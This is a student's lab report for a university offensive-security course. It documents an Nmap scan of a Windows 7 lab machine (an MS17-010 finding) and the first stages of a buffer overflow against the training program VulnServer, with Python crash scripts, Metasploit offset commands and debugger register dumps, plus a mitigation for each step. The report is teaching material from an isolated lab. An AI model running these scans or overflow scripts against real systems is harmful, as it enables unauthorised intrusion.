



**INSTITUT FÜR
CYBER SECURITY**



**HOCHSCHULE
DER MEDIEN**

**IT-Sicherheit: Angriff und Verteidigung
SS2026
Prof. Dr. Dirk Heuzeroth**

Final Report

Date: 12.05.2026

Name: **Neubert, Simon**

Matrikel-Nr. **5013322**

Ehrenwörtliche Erklärung

Hiermit versichere ich, Simon Neubert, ehrenwörtlich, dass ich den vorliegenden Bericht selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel benutzt habe. Die Stellen des Berichts, die dem Wortlaut oder dem Sinn nach anderen Werken entnommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Ich versichere, dass ich für die Erstellung dieses Berichts keine KI-Werkzeuge verwendet habe. Der Bericht ist und wird nicht veröffentlicht und er ist bisher auch nicht in dieser oder einer anderen Form als Prüfungsleistung vorgelegt worden.

Ich habe die Bedeutung der ehrenwörtlichen Versicherung und die prüfungsrechtlichen Folgen (§ 24 Abs. 2 Bachelor-SPO) einer unrichtigen oder unvollständigen ehrenwörtlichen Versicherung zur Kenntnis genommen.

Stuttgart, den 12.05.2026

A handwritten signature in black ink, consisting of stylized letters 'S' and 'N'.

Simon Neubert

Table of Contents

1 Executive Summary

1.1 Windows Scanning and Buffer Overflow

The participants were granted access to two machines, an attacking system and a target system. The target system was running a server that was vulnerable to a Buffer Overflow attack. Said system was scanned before the Buffer Overflow weakness was exploited to create a reverse shell.

1.1.1 Active Scan

1. Nmap Scan to determine open ports, services, OS, and weakpoints

Three services were found running on three open ports on the Windows 7 machine:

Port 445:	Microsoft Directory Service
Port 3389:	Remote Desktop Service
Port 5555:	Unidentified Server (known to be VulnServer application)

The scan revealed a remote code execution vulnerability in the server running on port 445.

1.1.2 Buffer Overflow Attack

1. Crashing the server

An input was sent that was not validated correctly, enabling the EIP to be overwritten.

This could be prevented by validating the input, updating the software if a fix is available, or rewriting the program with bounded functions to avoid memory corruption.

2. Gathering information about input processing and generating a payload

Next, the offset to write to the return address was determined, which characters should not be used in the payload, and where to find instructions to get the system to execute the payload.

This information was used to generate a payload that would eventually create a reverse shell.

Security systems could be installed that monitor requests, network traffic and application behavior. The application in question could be isolated, and a DMZ could be established.

3. Creating a reverse shell

The payload was sent and executed, creating a reverse shell on the target machine.

If this were to happen, a firewall configuration preventing the server from establishing unintended outbound connections could be able to stop the reverse shell.

1.2 Linux - Complete Pentest (Mesa)

1.3 Digital Forensics

2 Introduction

2.1 Windows Scanning and Buffer Overflow

2.1.1 Conditions

The assignment was carried out in a laboratory environment. The participants were granted access to a laboratory computer "*Anwendungssicherheit*" running Kali Linux to attack their target. The target machine (IP: 192.168.61.45) was set up in the Institute for Cybersecurity's laboratory, whose network was made accessible via VPN. It was a Windows 7 machine with a 32-bit architecture running a vulnerable server process (VulnServer.exe) on port 5555. The machine was accessible via remote desktop protocol, enabling participants to observe processes via a debugger.

2.1.2 Goals

It was not part of the mission objective to stay unnoticed by any potential intrusion detection systems or system administrators, therefore not necessitating the participants to obscure their traces.

2.1.2.1 Active Scan

This task was conducted as if no prior knowledge about the target system was present.

The following information was to be gathered about the target machine:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

2.1.2.2 Exploiting Buffer Overflow Vulnerability

The process "VulnServer" has a Buffer Overflow vulnerability. The goal was to exploit that vulnerability to create a reverse shell on the target system. The following qualities must be met:

1. The input should override the Extended Instruction Pointer with a suitable memory address.
2. The input contains code for a reverse shell that runs on the laboratory machine "*Anwendungssicherheit*" / Kali Linux on port 443
3. The input should not contain any bad characters that could hinder the attack.

2.2 Linux - Complete Pentest (Mesa)

2.2.1 Conditions

2.2.2 Goals

2.3 Digital Forensics

2.3.1 Conditions

2.3.2 Goals

3 Definitions - Terms and Abbreviations

This section defines terms, abbreviations, and concepts, which are going to be used in this report without repeated explanation.

3.1 General

- **Extended Stack Pointer (ESP)**

The register holding the memory address of the top of the stack [1].

- **Extended Instruction Pointer (EIP)**

The register holding the return address, the address of the next instruction after a function returns [1].

- **Bad characters**

In this context "bad characters" describe all characters that terminate the processing of inputs by the host system (e.g. line breaks, null bytes). They are to be avoided in payload generation because the execution of any injected code will terminate prematurely if a bad character is encountered by the target machine during processing.

- **Address Space Layout Randomization (ASLR)**

ASLR randomizes the address a process uses each time it is run, changing the location of data in memory [2].

- **Data Execution Prevention (DEP)**

An operating system feature that allows parts of memory to be marked as non-executable [3].

- **"No Operation" Opcodes (NOOPS)**

Codes that don't prompt the executing system to run any operation [4].

- **"JMP ESP" instruction**

An assembly instruction, prompting the system to jump to the top of the stack to look for the next operation [5].

- **Security information and event management (SIEM) systems**

"These types of solutions collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time." [6]

- **Intrusion detection systems (IDS)**

Intrusion detection systems (IDS) are pieces of software that automatically conduct the intrusion detection process [7].

- **Intrusion prevention systems (IPS)**

An IDS with the extended capability to attempt preventing detected intrusion attempts [7].

- **De-Militarized Zone (DMZ)**

A De-Militarized Zone is a physical or logical network, separating trusted and untrusted parts of internal and external networks, in line with the defense-in-depth principle [8].

3.2 Assignment 1 - Windows Scanning and Buffer Overflow

- **Attacking machine**

The attacker machine running Kali Linux, used for the active scan and Buffer Overflow attack.

- **Target machine**

The target Windows machine running the vulnerable web server with the IP address *192.168.61.45*.

3.3 Assignment 2 - Linux - Complete Pentest (Mesa)

3.4 Assignment 3 - Digital Forensics

4 Approach / Methodology

4.1 Windows Scanning and Buffer Overflow

4.1.1 Nmap Scan

The goal of the Nmap scan was to obtain the following information about the target system:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

4.1.1.1 Scan Setup

To achieve this, the following Nmap parameters were used:

```
-$ sudo nmap -T4 -O -p- -sV --script="default,vuln"  
-Pn -v -oN nmap.txt 192.168.62.45
```

Figure 1: Nmap - Configuration used to scan the target system

The parameters were chosen with the following reasoning [9]:

- **T4**
Sets the timing template. In this case, the second fastest scanning mode was chosen. Since this scan happened in a laboratory setting, a stealthier (slower) option was not necessary.
- **O**
Enables OS detection, provides information about the target machine's operating system.
- **p-**
Instructs Nmap to scan the complete port range to discover open ports on the target machine.
- **sV**
Instructs Nmap to scan for services and their versions on open ports.
- **script="default, vuln"**
Executes the default non-intrusive general and vulnerability scripts during the scan.

- **Pn**

This flag instructs Nmap to treat all hosts as online, skipping the ICMP "ping" Nmap would otherwise perform before scanning the system. It was known that the target was a Windows machine, which don't answer pings by default. Therefore, Nmap would assume the host was down if this flag weren't set, ending the scan prematurely.

- **v**

Sets the output to "verbose". This was chosen to see results immediately as they were found, enabling work on the already discovered information without having to wait for the whole scan to finish.

- **-oN** nmap.txt


Writes the output to the file "nmap.txt" in normal mode to record the scan results.

- 192.168.61.45

The IP address of the target machine that was to be scanned.

4.1.1.2 Scan Results

4.1.1.2.1 Port Scan



```
student@kali: ~  
Session Actions Edit View Help  
(student@kali)~  
$ sudo nmap -T4 -O -p- -sV --script "default,vuln" -Pn -v -oN nmap.txt 192.168.61.45  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-29 14:39 +0200  
NSE: Loaded 259 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 14:39  
Completed NSE at 14:39, 10.01s elapsed  
Initiating NSE at 14:39  
Completed NSE at 14:39, 0.00s elapsed  
Initiating NSE at 14:39  
Completed NSE at 14:39, 0.00s elapsed  
Initiating Parallel DNS resolution of 1 host. at 14:39  
Completed Parallel DNS resolution of 1 host. at 14:39, 0.50s elapsed  
Initiating SYN Stealth Scan at 14:39  
Scanning 192.168.61.45 [65535 ports]  
Discovered open port 445/tcp on 192.168.61.45  
Discovered open port 3389/tcp on 192.168.61.45  
SYN Stealth Scan Timing: About 22.72% done; ETC: 14:41 (0:01:45 remaining)  
Discovered open port 5555/tcp on 192.168.61.45  
SYN Stealth Scan Timing: About 58.98% done; ETC: 14:40 (0:00:42 remaining)  
Completed SYN Stealth Scan at 14:40, 87.72s elapsed (65535 total ports)  
Initiating Service scan at 14:40
```

Figure 2: Nmap - Port scan results

Nmap found the following open ports (see ??):

- 445
- 3389
- 5555

4.1.1.2.2 Service Scan

Nmap attempted to identify the services running on the discovered open ports (see ??):

```
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=WIN-ILACCGON861
| Issuer: commonName=WIN-ILACCGON861
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-03-30T12:45:48
| Not valid after: 2026-09-29T12:45:48
| MD5: a56e 2275 4477 edef 0c1b 3bf6 5446 91ef
| SHA-1: 9cec bbbd a38c 3d70 f145 7d7a 1ae8 6afb 9354 abe8
|_SHA-256: ad00 d22b ed83 68c8 cb21 5197 abaa e7d9 447b 4243 125a 7068 f230 7c90 20a6 2e07
| ssl-date: 2026-04-22T10:33:52+00:00; -1s from scanner time.
5555/tcp  open  freeciv?
| fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe, adbConnect:
|_ >Hello There.
|_ break rules too!
|_ NULL:
|_ >Hello There.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
```

Figure 3: Nmap - Service scan result

Nmap gathered the following information via service scan:

Port 445:	microsoft-ds
Port 3389:	tcpwrapped
Port 5555:	Service unrecognized

1. Port 445 - Windows 7 Enterprise 7601 Service Pack 1 microsoft ds

Nmap was able to identify the service running on port 445 as "microsoft-ds".

The directory service ("ds") running here is common for port 445, implying that the SMB (Server Message Block) protocol is being used. "The SMB protocol is a network file sharing protocol. SMB allows you to read and write to files over the network on top of TCP/IP or other protocols." [10].

2. Port 3389 - tcpwrapped

Nmap returning "tcpwrapped" means the TCP handshake was completed, but that the connection was closed by the host immediately without transmitting further data [11]. A service running on port 3389 usually is Microsoft's Remote Desktop Service [12].

3. Port 5555 - Service unrecognized

Nmap could not infer the service running on port 5555. The closest fingerprint match it got is "freeciv", a program that seems to be identified on port 5555 commonly by Nmap according to multiple user reports [13, 14, 15], even though it is not actually running on the port.

The two following lines returned by the service can be gathered from the fingerprint:

- *"Hello There.\r\n"*

- *"I break rules too!\r\n"*

All that can be gleamed from this scan result is that a service is running on port 5555 that returns text when called.

To check if the service running on port 3389 was Microsoft's Remote Desktop service, a connection attempt was made via FreeRDP (see ??).

```
(student@kali)-[/home/kali]
$ sudo xfreerdp /sec:rdp /v:192.168.61.45:3389 /u:
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]:      : keycode: 0x08 → no RDP scancode found
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]: ZEHA: keycode: 0x5d → no RDP scancode found
[15:37:18:141] [63707:0000f8dd] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init
_neon_int]: TODO: Implement neon optimized version of this function
Domain:
```

Figure 4: Connection attempt via Remote Desktop protocol on port 3389

FreeRDP is an open source tool preinstalled on Kali Linux that allows users to connect to systems via Remote Desktop protocol. In this case, an actual session will not be established, instead the software will be used to probe the target machine. The parameters were chosen with the following reasoning [16]:

/ **sec:rdp**

Sets the protocol to Microsoft's Remote Desktop Protocol, which is suspected to be running on port 3389.

/ **v:192.168.61.45:3389**

Provides FreeRDP with the target machine's IP and the port to connect to.

/ **u:**

Leaves the user empty, since we are just probing to see if the service is running at all.

The connection attempt was successful, since a response was received. This confirms the suspicion that some Remote Desktop service is running on the open port. To determine the service version, another attempt to scan with nmap was made.

The scan was repeated on a virtual Kali machine tunneled into the ICS network, running an older version of nmap (7.98 instead of 7.99) (see ??). The following parameters were changed with the following reasoning [9]:

- **p 445,3389,555**

Limits the scanned port range to the ports already known to be open.

- **oN nmap-3389.txt**

Writes to a separate new file, to collect the scan results.

- **O**

Omitted, since the OS information already gathered seemed conclusive enough.

The second scan confirms that Microsoft's Terminal Service (renamed to Remote Desktop service after Windows 7) [17] is running on port 3389.

Results from the vulnerability scan (see ?? – ??) show that the service running on port 445 appears to be a Microsoft SMBv1 server.


```

(student@kali)-[~]
└─$ sudo nmap -T4 -p 445,3389,5555 -Pn -sV -v -oN nmap-3389.txt 192.168.61.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-04 14:53 +0200
NSE: Loaded 48 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 14:53
Completed Parallel DNS resolution of 1 host. at 14:53, 0.50s elapsed
Initiating SYN Stealth Scan at 14:53
Scanning 192.168.61.45 [3 ports]
Discovered open port 5555/tcp on 192.168.61.45
Discovered open port 445/tcp on 192.168.61.45
Discovered open port 3389/tcp on 192.168.61.45
Completed SYN Stealth Scan at 14:53, 1.16s elapsed (3 total ports)
Initiating Service scan at 14:53
Scanning 3 services on 192.168.61.45
Completed Service scan at 14:55, 161.55s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.61.45.
Initiating NSE at 14:55
Completed NSE at 14:55, 0.01s elapsed
Initiating NSE at 14:55
Completed NSE at 14:55, 1.03s elapsed
Nmap scan report for 192.168.61.45
Host is up (0.012s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server Microsoft Terminal Service
5555/tcp   open  freeciv?

```

Figure 5: Nmap - Service scan result showing Microsoft Terminal Service running on port 3389

?? was cut off for brevity, because showing the entire fingerprint of the unidentified service is not strictly necessary to show nmap being unable to resolve the service. Nevertheless, the full fingerprint is provided for a complete picture of the service scan (see ??).

```
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
SF:g,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(
SF:adbConnect,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!
SF:\r\n")%r(GetRequest,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rule
SF:s\x20too!\r\n")%r(HTTPOptions,28,">Hello\x20There\.\r\n>I\x20can\x20bre
SF:ak\x20rules\x20too!\r\n")%r(RTSPRequest,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(RPCCheck,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSStatusRequestTCP,28,">H
SF:ello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Help,28,
SF:">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SSLSe
SF:ssionReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r
SF:\n")%r(TerminalServerCookie,28,">Hello\x20There\.\r\n>I\x20can\x20break
SF:\x20rules\x20too!\r\n")%r(TLSSessionReq,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(Kerberos,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(X11Probe,28,">Hello\x20The
SF:re\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(FourOhFourRequest,2
SF:8,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(LPD
SF:String,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n
SF:")%r(LDAPSearchReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules
SF:\x20too!\r\n")%r(LDAPBindReq,28,">Hello\x20There\.\r\n>I\x20can\x20brea
SF:k\x20rules\x20too!\r\n")%r(SIPOptions,28,">Hello\x20There\.\r\n>I\x20ca
SF:n\x20break\x20rules\x20too!\r\n")%r(LANDesk-RC,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(TerminalServer,28,">Hello\
SF:x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NCP,28,">Hell
SF:o\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NotesRPC,28
SF:,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Java
SF:RMI,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n");
```

Figure 6: Nmap - Fingerprint of service running on port 5555

To verify these findings the complete fingerprint and both complete Nmap scan reports can be viewed in the appended files under:

Assignment 1 - Windows Scanning and Buffer Overflow → Nmap Scan

4.1.1.2.3 Operating System Scan

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows vista
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsoft Windows Server 2008 R2 or Windows 8 (96%), Microsoft Windows 7 or Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (92%), Microsoft Windows 7 (90%), Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 (87%), Microsoft Windows 7 SP1 (87%), Microsoft Windows 8.1 Update 1 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 20.123 days (since Thu Apr 2 09:36:37 2026)
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-ILACCGON861; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 7: Nmap - OS scan results

Nmap tried to guess the host machine and came up with a few possible results. The guesses with the highest confidence score (96%) (see ??) are:

- Windows Server 2008 R2
- Windows 7 SP1
- Windows 8

As per previous mention, Nmap identified the "Windows 7 Enterprise 7601 Service Pack 1" on the machine, strengthening the evidence for a Windows 7 machine.

This is also supported by the smb-os-discovery (see ??).

```
smb-os-discovery:
OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
OS CPE: cpe:/o:microsoft:windows_7::sp1
Computer name: WIN-ILACCGON861
NetBIOS computer name: WIN-ILACCGON861\x00
Workgroup: WORKGROUP\x00
System time: 2026-04-29T14:43:34+02:00
```

Figure 8: Nmap - Smb-os discovery results

4.1.1.2.4 Vulnerability Scan

```
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
smb2-security-mode:
  2.1:
    Message signing enabled but not required
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt
```

Figure 9: Nmap - Vulnerability scan results

Nmap discovered the following vulnerability:

- **smb-vuln-ms17-010** with the ID **CVE-2017-0143**

According to CVE-2017-0143, Microsoft SMBv1 servers are susceptible to attacks via specially crafted packets that enable remote code execution [18]. This vulnerability has a CVSS score of 8.8 (high severity) (see ??).

Score	Severity	Version	Vector String
8.8	HIGH	3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Figure 10: CVSS score of CVE-2017-0143

Source: <https://www.cve.org/CVERecord?id=CVE-2017-0143>

Furthermore, Nmap discovered possibly exploitable misconfigurations. SMB Message Block Signing is disabled on this machine, making the system potentially vulnerable to relay attacks, since a message's integrity can't be verified without the signature [19]. Other scripts were unsuccessful.

4.1.2 Buffer Overflow Attack

A detailed explanation of the exploited Buffer Overflow vulnerability itself can be found in ?? – ??.

4.1.2.1 Setting up the environment

To be able to observe the attack in memory, remote desktop login via Remmina was facilitated. After each step, the following procedure was executed to restart the vulnerable server on the target machine:

1. Start the server (as Administrator)
2. Start the ImmunityDebugger (as Administrator)
3. Attach the debugger to the VulnServer program
4. Resume the program since the debugger halts execution

Unless specified otherwise, these steps have been repeated after each incited crash, triggered by the provided python script (see ??).

```
if __name__ == "__main__":
    import time, struct, sys

    try:
        server = sys.argv[1]
        port = 5555

        replicate_crash(server)
    except IndexError:
        print("[+] Usage %s host" % sys.argv[0])
        sys.exit()
```

Figure 11: Provided Python script - Main method

This script is used for all attacks on the target system in the subsequent steps. From ?? – ?? on, only the changes to the script will be documented, lines not shown to have been changed will remain in the form documented in this subsection.

4.1.2.2 Provoking a crash

Running the provided script without any changes was already enough to provoke the VulnServer application to crash (see ??).




Figure 12: VulnServer - Crash notice after overflowing the buffer

The script generates input for the prompted authentication string (see ??), connects to the server via the known socket and transmits the generated string (see ??).

```
def replicate_crash(ip):
    #Replicating the crash using a string of A\'s with the necessary length
    req = "AUTH " + "\x41"*1072
    connect_to_server(ip, req)
```

Figure 13: Provided Python Script - Default replicate_crash() function

```
#!/usr/bin/python2
def connect_to_server(ip, req):
    """Connecting to server using provided IP and request"""
    import socket as so
    s = so.socket(so.AF_INET, so.SOCK_STREAM)
    try:
        s.connect((ip, port))
        print(repr(s.recv(1024)))
        s.send(req)
        print(repr(s.recv(1024)))
    except:
        print("[!] connection refused, check debugger")
```

Figure 14: Provided Python Script - Connection function to connect to the vulnerable server

To run the script conveniently, an alias passing the target machine's IP address as a command line parameter was created (see ??).

```
(student@kali)-[~]  
$ echo "alias vulnserv='python2 ~/vulnserver/vulnserver-poc-orig.py 192.168.61.45'" >> ~/.zshrc  
  
(student@kali)-[~]  
$ source ~/.zshrc
```

Figure 15: Alias for the python script execution command

Connection to the server was possible via netcat, confirming it was running. Running the script unmodified crashed the server, which (besides being observable on the target machine) was confirmed by attempting a new connection, which failed (see ??).

```
(student@kali)-[~]  
$ nc 192.168.61.45 5555  
>Hello There.  
test  
>I can break rules too!  
test2  
>I can break rules too!  
exit  
  
(student@kali)-[~]  
$ vulnserv  
'>Hello There.\r\n'  
'>I can break rules too!\r\n'  
  
(student@kali)-[~]  
$ nc 192.168.61.45 5555  
  
^C
```

Figure 16: Crashing the server via vulnserver-poc-orig.py

Processing the input sent via the script leads the server to crashing, since 1072 "A"-characters fill the buffer and override the return address. This can be observed in the ImmunityDebugger. The buffer contained the expected string of "A"s (see ??) after running the script.

Figure 17: Buffer filled with "A"s

```
Registers <FPU> < <
EAX 00000000
ECX 41414141
EDX 00000041
EBX 001ED360
ESP 01D6FE5C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
```


This lead to the crash, since `41414141` is not a valid memory address containing instructions that should be performed after the function returned (see ??).



Figure 19: Access violation notice in the ImmunityDebugger

4.1.2.3 Determining the offset

Now that the possibility of a crash was confirmed, the offset to write to the EIP needed to be determined. To achieve this, a non-repeating string of characters was created. (see ??). Since it was known that a string length of 1072 incites a crash, that exact length was chosen as the length of the character string by passing the metasploit script the parameter `-l 1072`.

```
(student@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_create.rb -l 1072 >> ~/vulnserver/unique_charseq.txt
```

Figure 20: Generation of a non-repeating string of characters using metasploit

The output was written to a file `unique_charseq.txt` and moved into the script's directory to be easily used in the python script (see ??).

```
def get_string_from_file(file_name):
    with open('/home/student/vulnserver/' + file_name, 'r') as file:
        return file.read()

def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + get_string_from_file('unique_charseq.txt')

    connect_to_server(ip, req)
```

Figure 21: Script using the non-repeating string of characters

This string was used to identify the exact position of characters that were being written into the EIP register. The transmitted input lead to the server crashing as was expected, and by following the ESP register in dump the string was identified in the process' memory (see ??).

[illegible]

Figure 22: Observing the non-repeating string in ImmunityDebugger

The debugger was used to determine which bytes from the unique character string were written to the EIP register (see ??).

```
Registers <FPU> < <
EAX 00000000
ECX 69423169
EDX 00000041
EBX 0070D360
ESP 01D1FE5C ASCII "Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6B"
EBP 69423569
ESI 00000000
EDI 00000000
EIP 37694236
```

Figure 23: Observing the EIP after crashing the server with the unique character sequence

The EIP now read:

37694236

This was used to determine the offset by feeding this value back into metasploit (see ??).

```
(student@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_offset.rb -q 37694236 -l 1072
[*] Exact match at offset 1040
```

Figure 24: Determining the offset to write to the Extended Instruction Pointer

The following parameters were used:

- **q** 37694236

The value contained in the EIP.

- **l** 1072

The length of the generated non-repeating character string.

Metasploit calculated the offset based on the length of the string sent originally and the value written to the EIP to be **1040** characters.

To confirm, the script was altered to send 1040 "A"s, followed by 4 "B"s (which should be written into the EIP, followed by 24 "C"s (see ??).

```
def replicate_crash(ip):
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24
```

Figure 25: Script configuration to confirm determined offset

